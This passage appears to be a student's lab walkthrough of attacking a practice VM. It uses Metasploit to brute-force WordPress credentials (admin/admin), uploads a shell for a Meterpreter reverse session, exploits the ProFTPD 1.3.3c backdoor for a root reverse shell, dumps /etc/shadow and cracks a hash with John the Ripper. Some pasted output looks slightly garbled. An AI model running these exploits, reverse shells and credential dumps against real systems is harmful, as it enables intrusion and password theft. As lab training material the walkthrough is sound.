
Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE	true	yes	Perform brute force authentication
BRUTEFORCE_SPEED	5	yes	How fast to bruteForce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
ENUMERATE_USERNAMES	true	yes	Enumerate usernames
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn1
RANGE_END	10	no	Last user id to enumerate
RANGE_START	1	no	First user id to enumerate
RHOSTS	192.168.56.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
TARGETURI	/secret/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	true	no	Try the username as the password for all users
USER_FILE	/usr/share/john/password.lst	no	File containing usernames, one per line
VALIDATE_USERS	true	yes	Validate usernames
VERBOSE	false	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

I've chosen a wordlist from the John the Ripper tool, something we'll look at later. The IP address has been set as the company system's address, and 'secret' as the path to the WordPress application. We're also stopping as soon as there is a success, so I shall only receive exactly one success or no success. Specifically, I am running a list of identical pairs, so the username is equal to the password to make life easier.

```
[*] /secret/ - WordPress User-Validation - Checking Username:'Thunder'
[*] /secret/ - WordPress User-Validation - Checking Username:'Vincent'
[*] /secret/ - WordPress User-Validation - Checking Username:'Willow'
[*] /secret/ - WordPress User-Validation - Checking Username:'Winnie'
[*] /secret/ - WordPress User-Validation - Checking Username:'Wolverine'
[*] /secret/ - WordPress User-Validation - Checking Username:'aaaa'
[*] /secret/ - WordPress User-Validation - Checking Username:'aardvark'
[*] /secret/ - WordPress User-Validation - Checking Username:'abbott'
[*] /secret/ - WordPress User-Validation - Checking Username:'acura'
[*] /secret/ - WordPress User-Validation - Checking Username:'admin'
[+] /secret/ - WordPress User-Validation - Username: 'admin' - is VALID
[+] /secret/ - WordPress User-Validation - Found 1 valid user
[+] /secret/ - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

And we have a winner! As it turns out, the username/password pair of 'admin/admin' are valid credentials, and these allow us to enter the dashboard.



It was at this point that I was directed towards the WordPress Admin Shell Upload by a mentor during a call.

Since I now have access to an admin account on WordPress, this gives us another piece of information to search Metasploit with:

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):
  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  admin                yes       The WordPress password to authenticate with
  Proxies                      no       A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapn1
  RHOSTS     192.168.56.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80                   yes       The target port (TCP)
  SSL        false                no       Negotiate SSL/TLS for outgoing connections
  TARGETURI  /secret/              yes       The base path to the wordpress application
  USERNAME   admin                 yes       The WordPress username to authenticate with
  VHOST                        no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.56.4     yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    WordPress

View the full module info with the info, or info -d command.
```

The above picture shows the options I set for a module found in Metasploit that delivers a payload that opens a Meterpreter on the company's system, giving me some level of access. Meterpreter is a post-exploitation tool used by Metasploit.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.56.4:4444
[*] Authenticating with WordPress using admin:admin...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/uZcaJJiJo0/zCimDJwmnr.php ...
[*] Deleted zCimDJwmnr.php
[*] Deleted uZcaJJiJo0.php
[*] Deleted ../uZcaJJiJo0
[*] Meterpreter session 1 opened (192.168.56.4:4444 → 192.168.56.5:34580) at 2026-01-06 11:54:29 -0500

meterpreter > getuid
Server username: www-data
```

Apparently, I have access as 'www-data' which does not appear to be the root user. Unfortunately, this is as far as I made it with HTTP.

Stage 3.2: FTP

As shown earlier, there is a module in Metasploit designed specifically for ProFTPD

1.3.3c:

```
Name: ProFTPD-1.3.3c Backdoor Command Execution
Module: exploit/unix/ftp/proftpd_133c_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-12-02

Provided by:
MC <mc@metasploit.com>
darkharper2

Module side effects:
unknown-side-effects

Module stability:
unknown-stability

Module reliability:
unknown-reliability

Available targets:
  Id  Name
  --  --
  =>  0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  -
  RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.bz2 archive between November 28th 2010 and 2nd December 2010.

References:
https://nvd.nist.gov/vuln/detail/CVE-2010-20103
OSVDB (69562)
http://www.securityfocus.com/bid/45150

View the full module info with the info -d command.
```

This module exploits a backdoor that was added to the ProFTPD download archive and was present more than 15 years ago. I'm going to use this backdoor to deliver a payload

to the company's system, which means I must define my own machine's IP address in addition to their system's address, and a payload to deliver.

```
Module options (exploit/unix/ftp/proftpd_133c_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.56.4      no        The local client address
  CPORT      21                 no        The local client port
  Proxies     A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn
  RHOSTS      192.168.56.5      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21                 yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.56.4      yes       The listen address (an interface may be specified)
  LPORT      4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

The payload above will open a command prompt on the company's system, allowing me to confirm that I now have root privilege to the system.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.56.4:4444
[*] 192.168.56.5:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo mB1Wbj61MhiA28k2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "mB1Wbj61MhiA28k2\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.56.4:4444 → 192.168.56.5:34614) at 2026-01-06 12:10:35 -0500

whoami
root
```

Stage 4: Password Extraction

Now that I have root privileges on the company's system, I can now retrieve the password for 'marlinspike'. The files /etc/passwd and /etc/shadow contains useful account information and password hashes respectively, so given that I am in a command shell, entering a 'cat' request should provide a list of each file:

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
```

```
cat /etc/shadow
root!:17484:0:99999:7:::
daemon*:17379:0:99999:7:::
bin*:17379:0:99999:7:::
sys*:17379:0:99999:7:::
sync*:17379:0:99999:7:::
games*:17379:0:99999:7:::
man*:17379:0:99999:7:::
lp*:17379:0:99999:7:::
mail*:17379:0:99999:7:::
news*:17379:0:99999:7:::
uucp*:17379:0:99999:7:::
proxy*:17379:0:99999:7:::
www-data*:17379:0:99999:7:::
backup*:17379:0:99999:7:::
list*:17379:0:99999:7:::
irc*:17379:0:99999:7:::
gnats*:17379:0:99999:7:::
nobody*:17379:0:99999:7:::
systemd-timesync*:17379:0:99999:7:::
systemd-network*:17379:0:99999:7:::
systemd-resolve*:17379:0:99999:7:::
systemd-bus-proxy*:17379:0:99999:7:::
syslog*:17379:0:99999:7:::
_apt*:17379:0:99999:7:::
messagebus*:17379:0:99999:7:::
uuidd*:17379:0:99999:7:::
lightdm*:17379:0:99999:7:::
whoopsie*:17379:0:99999:7:::
avahi-autoipd*:17379:0:99999:7:::
avahi*:17379:0:99999:7:::
dnsmasq*:17379:0:99999:7:::
colord*:17379:0:99999:7:::
speech-dispatcher!:17379:0:99999:7:::
hplip*:17379:0:99999:7:::
kernoops*:17379:0:99999:7:::
pulse*:17379:0:99999:7:::
rtkit*:17379:0:99999:7:::
saned*:17379:0:99999:7:::
usbmux*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$x82WO/j0kbn4t1RUIlRckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2*6Fvy5tpUUXbUhCKbL4/:17484:0:99999:7:::
mysql!:17486:0:99999:7:::
sshd*:17486:0:99999:7:::
```

To make this a little clearer, we have information from the password file:

```
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

And information from the shadow file:

```
marlinspike:[hashed password]:17484:0:99999:7:::
```

The latter information from /etc/shadow is much more interesting as it contains the password for username 'marlinspike', albeit encrypted.

I was directed to the use of John the Ripper by a mentor.

For the final stretch we can use John the Ripper to crack this line of text. I create a new text file named 'shadow' and copy over what I retrieved using 'cat' in the shell from the company's system, and use John the Ripper to try and decrypt the text:

```
(kali@kali)-[~]
$ john /home/kali/shadow.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (marlinspike)
1g 0:00:00:00 DONE 1/3 (2026-01-06 12:30) 12.50g/s 100.0p/s 100.0c/s 100.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After feeding John the Ripper /etc/shadow, it returns the password to username 'marlinspike' as 'marlinspike', mirroring the 'admin/admin' from earlier.

